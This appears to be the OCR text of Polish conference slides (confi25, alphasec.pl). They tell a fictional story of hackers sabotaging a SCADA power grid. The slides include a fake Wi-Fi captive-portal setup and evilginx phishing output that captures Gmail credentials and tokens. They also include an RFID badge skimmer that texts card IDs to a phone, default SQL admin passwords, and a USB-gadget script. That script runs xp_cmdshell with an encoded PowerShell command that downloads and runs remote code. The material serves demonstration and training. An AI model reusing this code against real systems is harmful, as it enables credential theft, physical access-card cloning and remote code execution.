sudo tee /etc/hostapd/hostapd.conf > /dev/null <<EOF
interface=wlan0
driver=nl80211
ssid=MARPNET
hw_mode=g
channel=7
wmm_enabled=0
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
EOF
```


Fałszywy Access Point - Linux

```
sudo sed -i 's|^#DAEMON_CONF=.*|DAEMON_CONF="/etc/hostapd/hostapd.conf"|' /etc/default/hostapd

echo "[*] Włączenie lighttpd..."
sudo systemctl enable lighttpd
sudo systemctl restart lighttpd

echo "[*] Konfiguracja iptables do przekierowania HTTP..."
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to 192.168.4.1:80
sudo iptables -t nat -A POSTROUTING -j MASQUERADE

echo "[*] Zapis reguł iptables..."
sudo netfilter-persistent save

echo "[*] Włączanie usług przy starcie..."
sudo systemctl unmask hostapd
sudo systemctl enable hostapd
sudo systemctl enable dnsmasq

echo "[*] Uruchamianie usług..."
sudo systemctl restart dnsmasq
sudo systemctl restart hostapd

echo "[✓] Captive Portal MARPNET gotowy. Urządzenia połączone z Wi-Fi 'MARPNET' będą przekierowane do index.html."
```

Phishing


evilginx
no nginx - pure evil
by Kuba Gretzky (@mrgretzky)
version 2.0.0
[inf] loaded phishlet 'google' from 'google.yaml'
[inf] setting up certificates for phishlet 'google'...
[inf] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com apis.it-is-almost-done.evilginx.com ssl.it-is-almost-done.evilginx.com content.it-is-almost-done.evilginx.com]
[inf] [6] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
[inf] [6] landing URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
: sessions
| id | phishlet | username | password | tokens | remote ip | time |
| 19 | google | | | none | 2018-05-28 08:23
[+] [6] Username: [@gmail.com]
[+] [6] Password: [
[+] [6] all authorization tokens intercepted!
[inf] [6] redirecting to URL: https://redirect-to-this-url-after-
: sessions
| id | phishlet | username | password | tokens |
| 19 | google | @gmail.com | | captured


~/confi25
drg~/confi25» mitmdump --help
usage: mitmdump [options] [filter]
positional arguments:
filter_args Filter expression, equivalent to setting both the
save_stream_filter options.
options:
-h, --help show this help message and exit
--version show version number and exit
--options Show all options and their default values
--commands Show all commands and their signatures
--set option[=value] Set an option. When the value is omitted, boolean
and integers are set to None (if permitted), and
Boolean values can be true, false or toggle. Sequ
multiple invocations to set for the same option.
-q, --quiet Quiet.
-v, --verbose Increase log verbosity.
--mode, -m MODE The proxy server type(s) to spawn. Can be passed
supports "regular" (HTTP), "transparent", 'socks5
"upstream:SPEC", and "wireguard[:PATH]" proxy ser
upstream proxy modes, SPEC is host specification
"http[s]://host[:port]". For WireGuard mode, PATH
containing key material. If no such file exists,
startup. You may append `@listen_port` or `@liste
override `listen_host` or `listen_port` for a spe
such as client playback will use the first mode t
server to use. May be passed multiple times.
--no-anticache
--anticache Strip out request headers that might cause the server to return 304-not-
modified.
--no-showhost
--showhost Use the Host header to construct URLs for display. This option is disabled
by default because malicious apps may send misleading host headers to evade
your analysis. If this is not a concern, enable this options for better flow
display.
--no-show-ignored-hosts
--show-ignored-hosts Record ignored flows in the UI even if we do not perform TLS interception.
This option will keep ignored flows' contents in memory, which can greatly


MIĘDZYNARODOWA
AGENCJA ODBUDOWY
MARPNET Login
Nazwa użytkownika
Hasło
Wejdź
Nieprawidłowe hasło lub brak uprawnień


Spectra X

Od: Spectra X

Mam. Zabezpieczenia przed niebezpiecznymi wartościami praktycznie każdej z maszyn w GRIDNETcie realizowane są wyłącznie w MAO SCADA Link, kontrolery przyjmą wszystko, co im wyśle operator.

Przygotowałam robaka, który roześle się do każdej stacji w GRIDNETcie i zgasi światło w całym MAO w taki sposób, że wymiana żarówek nie pomoże. Bo nie będzie w co je wkręcać.

Wystarczy, że odpalisz go w Głównej Maszynowni, gdzie stoi stacja z zainstalowanym MAO SCADA Nexus, który wysyła aktualizacje do Linków.



Dostać się do Wielkiej Maszynowni - Plan

1. Sklonować kartę jednego z operatorów
2. Określić najlepszy moment na wejście

Skanowanie kart - misja samobójcza

SkanTeczka - plan

1. Mobilny, dyskretny skanert kart
2. Po zeskanowaniu karty włączenie modemu GSM i wysłanie SMSa
3. Restart urządzenia

SMSowy Skaner Kart

```
#include <SPI.h>
#include <MFRC522.h>
#include <TinyGsmClient.h>

#include "utilities.h"

#define SS_PIN 12
#define RST_PIN 0

#define SMS_TARGET "+48501501501"

MFRC522 rfid(SS_PIN, RST_PIN);
byte nuidPICC[4];

TinyGsm modem(Serial1);

void setup() {
  Serial.begin(9600);
  SPI.begin();
  rfid.PCD_Init();

  Serial1.begin(115200, SERIAL_8N1, MODEM_RX, MODEM_TX);

  delay(1000);

  Serial.println(F("mifare to sms initialized"));
}

String hexToString(byte *buffer, byte bufferSize) {
  String result = "";
  for (byte i = 0; i < bufferSize; i++) {
    if (buffer[i] < 0x10) result += " 0";
    else result += " ";
    result += String(buffer[i], HEX);
  }
  return result;
}
```

SMSowy Skaner Kart

```
void loop() {
  if (!rfid.PICC_IsNewCardPresent())
    return;

  if (!rfid.PICC_ReadCardSerial())
    return;

  Serial.print(F("PICC type: "));
  MFRC522::PICC_Type piccType = rfid.PICC_GetType(rfid.uid.sak);
  Serial.println(rfid.PICC_GetTypeName(piccType));

  if (piccType != MFRC522::PICC_TYPE_MIFARE_MINI && piccType != MFRC522::PICC_TYPE_MIFARE_1K && piccType !=
MFRC522::PICC_TYPE_MIFARE_4K) {
    Serial.println(F("Not MIFARE card."));
    return;
  }

  String nuidString = hexToString(rfid.uid.uidByte, rfid.uid.size);
  Serial.println(nuidString);

  // send sms
  setupModem();
  Serial.println("init modem");
  modem.init();
  Serial.println("Sending sms");
  bool res = modem.sendSMS(SMS_TARGET, nuidString);
  Serial.println("SMS sent");

  ESP.restart();
}
```

Jak znaleźć najlepszy moment

TMOS PIR STHS34PF80

Główne cechy TMOS PIR

- **Wysoka czułość:** precyzyjna detekcja ruchu i obecności w oparciu o promieniowanie cieplne
- **Szerokie pole widzenia:** 80° zapewnia większy zakres monitorowania
- **Regulacja czułości:** tryby domyślny i szeroki dla różnych warunków środowiskowych
- **Komunikacja I2C:** łatwa integracja z mikrokontrolerami (adres 0x5A)
- **Regulowana częstotliwość próbkowania:** od 0,25 Hz do 30 Hz, dopasowana do różnych zastosowań
- **Kompaktowe wymiary:** tylko 32 x 24 x 8 mm i masa 4,4 g

M5NanoC6 Dev Kit - ESP32-C6FH4


Cechy szczególne M5NanoC6

- Wyposażony w układ ESP32-C6FH4, obsługujący WiFi 6, Zigbee, Thread i Matter, zapewniający szybką i niezawodną komunikację bezprzewodową.
- Wbudowany nadajnik podczerwieni umożliwiający wygodne sterowanie urządzeniami IoT za pomocą technologii podczerwieni.
- Posiada programowalne diody RGB, które dodają efektów wizualnych i umożliwiają personalizację projektów.
- Złącze Grove umożliwia elastyczną rozbudowę poprzez połączenie z różnymi urządzeniami M5Stack, takimi jak te wykorzystujące protokoły UART, I2C i inne.
- Małe wymiary 23,5 x 12 x 9,5 mm, co czyni go idealnym do zastosowań w projektach, gdzie przestrzeń jest ograniczona, a mobilność kluczowa.

Czujnik obecności i ruchu


```
void loop() {
    sths34pf80_tmos_drdy_status_t dataReady;
    TMOS.getDataReady(&dataReady);

    if (dataReady.drdy == 1) {
        sths34pf80_tmos_func_status_t status;
        TMOS.getStatus(&status);

        if (status.pres_flag == 1) {
            TMOS.getPresenceValue(&presenceVal);
            Serial.printf("Presence Detected! PresenceValue: %d\n", presenceVal);
            sendValue(presenceURLBase, "val", presenceVal);
        }

        if (status.mot_flag == 1) {
            TMOS.getMotionValue(&motionVal);
            Serial.printf("Motion Detected! MotionValue: %d\n", motionVal);
            sendValue(motionURLBase, "val", motionVal);
        }
    }
}
```

Jak zainfekować stację OT



Instalacja komponentu bazy danych

Podczas instalacji produktów z serii MAO SCADA użytkownik nie musi podawać hasła dla loginu **SA** (System Administrator dla Microsoft SQL Server). W takiej sytuacji instalator automatycznie przypisze domyślne hasła, odpowiednio:

- MAO SCADA Link: użytkownik **SA**, hasło: **Mao!2061**
- MAO SCADA Nexus: użytkownik **SA**, hasło: **Mao!!N3xus**

Jak zainfekować stację OT

kernel.org/doc/html/v4.17/driver-api/usb/gadget.html#structure-of-gadget-drivers

USB Controller Driver

This is the lowest software level. It is the only layer that talks to hardware, through registers, fifos, dma, irqs, and the like. The `<linux/usb/gadget.h>` API abstracts the peripheral controller endpoint hardware. That hardware is exposed through endpoint objects, which accept streams of IN/OUT buffers, and through callbacks that interact with gadget drivers. Since normal USB devices only have one upstream port, they only have one of these drivers. The controller driver can support any number of different gadget drivers, but only one of them can be used at a time.

Examples of such controller hardware include the PCI-based NetChip 2280 USB 2.0 high speed controller, the SA-11x0 or PXA-25x UDC (found within many PDAs), and a variety of other products.

Gadget Driver

The lower boundary of this driver implements hardware-neutral USB functions, using calls to the controller driver. Because such hardware varies widely in capabilities and restrictions, and is used in embedded environments where space is at a premium, the gadget driver is often configured at compile time to work with endpoints supported by one particular controller. Gadget drivers may be portable to several different controllers, using conditional compilation. (Recent kernels substantially simplify the work involved in supporting new hardware, by *autoconfiguring* endpoints automatically for many bulk-orien… drivers.) Gadget driver responsibilities include:

- handling setup requests (ep0 protocol responses) possibly including class-specific functionality
- returning configuration and string descriptors
- (re)setting configurations and interface altsettings, including enabling and configuring endpoints
- handling life cycle events, such as managing bindings to hardware, USB suspend/resume, remote wakeup, and disconnect…
- managing IN and OUT transfers on all currently enabled endpoints

Such drivers may be modules of proprietary code, although that approach is discouraged in the Linux community.

Upper Level

Most gadget drivers have an upper boundary that connects to some Linux driver or framework in Linux. Through that bound… gadget driver produces and/or consumes through protocol transfers over USB. Examples include:

- user mode code, using generic (gadgetfs) or application specific files in `/dev`
- networking subsystem (for network gadgets, like the CDC Ethernet Model gadget driver)
- data capture drivers, perhaps video4Linux or a scanner driver; or test and measurement hardware.
- input subsystem (for HID gadgets)
- sound subsystem (for audio gadgets)
- file system (for PTP gadgets)
- block i/o subsystem (for usb-storage gadgets)
- … and more

Karta sieciowa USB

```bash
#!/bin/bash

echo "[*] Ładowanie modułu g_ether..."
modprobe g_ether

echo "[*] Konfiguracja interfejsu usb0..."
ip link set usb0 up
ip addr add 192.168.7.1/24 dev usb0

echo "[*] Restart dnsmasq z konfiguracją dla usb0..."

cat <<EOF >/etc/dnsmasq.d/usb-gadget.conf
interface=usb0
dhcp-range=192.168.7.2,192.168.7.10,255.255.255.0,1h
EOF

systemctl restart dnsmasq || {
  echo "[!] dnsmasq error – sprawdź czy jest zainstalowany i skonfigurowany."
  exit 1
}

echo "[*] Oczekiwanie na komputer hosta..."
while true; do
  peer_ip=$(ip neigh show dev usb0 | grep "lladdr" | awk '{print $1}' | head -n1)
  if [[ -n "$peer_ip" ]]; then
    echo "[+] Wykryto komputer z IP: $peer_ip"
    echo "[*] Uruchamiam mao-gridnet-apocalypse.py..."
    python3 mao-gridnet-apocalypse.py "$peer_ip"
    break
  fi
  sleep 1
done
```

mao-gridnet-apocalypse.py

```python
import pyodbc

server = 'nexus.gridnet'
database = 'master'
username = 'sa'
password = 'MAO!!N3xus'

command = "exec xp_cmdshell 'powershell -enc aQB3AHIAIABhAHAAdABtAGMALgBwAGwALwBjAGEAbABjAHwAaQBlAHgA'"

try:
    conn_str = (
        f"DRIVER={{ODBC Driver 18 for SQL Server}};"
        f"SERVER={server};"
        f"DATABASE={database};"
        f"UID={username};"
        f"PWD={password};"
        f"TrustServerCertificate=yes;"
    )

    with pyodbc.connect(conn_str) as conn:
        with conn.cursor() as cursor:
            print("[*] Deploying APOCALYPSE...")
            cursor.execute(command)

            rows = cursor.fetchall()
            for row in rows:
                print(row[0])

except Exception as e:
    print(f"[!] Error {e}")
```

Spotkanie z dwoma idolami

<***Adam Sztange***> I co o tym wszystkim myślisz?

<***Adam Hantle***> Międzynarodowa Agencja Odbudowy miała odbudować świat, podczas gdy stała się jego największym zagrożeniem.

<***Adam Sztange***> Ale po raz kolejny świat mógł liczyć na hakerów.

<***Adam Hantle***> To prawda. Moja babcia mawiała: Gdzie Diabeł nie może, wyślij hakera.

<***Adam Sztange***> A jak skomentujesz to, że Ruda ma zostać premierem Nowej Rady?

<***Adam Hantle***> Rudzi i polityka.. Mam mieszane uczucia.

Dzięki za spotkanie!

alphasec.pl/confi25

Paweł Maziarz
p@alphasec.pl
alphasec.pl
aptm.in/h
twitter.com/pawelmaziarz
linkedin.com/in/pawelmaziarz/

ALPHASEC
academy

Udział wzięli ❤️

Ruda - Agata "NieJestemRuda" Ślusarek

Dark Seeker - Krzysiek Zieliński

Archiwista - Wojtek Dworakowski

Sztanga i Hantla - oni sami, czyli Adam Lange i Adam Haertle